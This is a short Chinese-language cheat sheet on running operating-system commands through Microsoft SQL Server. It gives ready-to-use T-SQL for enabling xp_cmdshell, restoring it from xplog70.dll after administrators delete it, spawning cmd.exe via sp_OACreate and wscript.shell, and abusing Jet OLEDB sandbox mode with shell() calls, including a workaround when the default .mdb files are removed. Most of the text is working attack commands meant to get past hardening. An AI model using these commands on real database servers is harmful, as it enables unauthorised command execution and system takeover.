通过SQLserver执行系统命令
方法一:xp_cmdshell
exec master..xp_cmdshell "whoami"默认执行是关闭
EXEC sp_configure \'show advanced options\', 1;RECONFIGURE;EXEC sp_configure \'xp_cmdshell\', 1;RECONFIGURE;
将1修改为0则为关闭

xp_cmdshell 被删除可采用xplog70.dll恢复
Exec master.dbo.sp_addextendedproc \'xp_cmdshell\',\'D:\\xplog70.dll\'
方法二:SP_OACREATE
xp_cmdshell 删除以后,可以使用SP_OACreate。
EXEC sp_configure \'show advanced options\', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure \'Ole Automation Procedures\', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure \'show advanced options\', 0;
执行[此方法无回显]
declare @shell int exec sp_oacreate \'wscript.shell\',@shell output exec sp_oamethod @shell,\'run\',null,\'c:\windows\system32\cmd.exe /c whoami >d:\\temp\\1.txt\'

方法三:通过沙盒执行命令

开启沙盒
exec master..xp_regwrite \'HKEY_LOCAL_MACHINE\',\'SOFTWARE\Microsoft\Jet\4.0\Engines\',\'SandBoxMode\',\'REG_DWORD\',1
利用jet.oledb执行命令
select * from openrowset(\'microsoft.jet.oledb.4.0\',\';database=c:\windows\system32\ias\dnary.mdb\',\'select shell("whoami")\')
select * from openrowset(\'microsoft.jet.oledb.4.0\',\';database=ias\ias.mdb\',\'select shell("CMD命令")\')
但是,当 c:\Windows\System32\ias\dnary.mdb 或 c:\Windows\System32\ias\ias.mdb 被删除时,命令就会无效了.
所以利用以下语句创建一个数据库:(数据库名SysSetup.xml,后缀.xml是自定义,不影响使用.)
declare @hr int
declare @object int;declare @property int
exec @hr = sp_OACreate \'ADOX.Catalog\',@object OUTPUT
exec @hr = sp_OAMethod @object,\'Create\',@property output,\'Provider=Microsoft.Jet.OLEDB.4.0;Data Source=SysSetup.xml\'
然后再利用jet.oledb调用SysSetup.xml执行系统命令:
select * from openrowset(\'microsoft.jet.oledb.4.0\',\';database=SysSetup.xml\',\'select shell("CMD命令")\')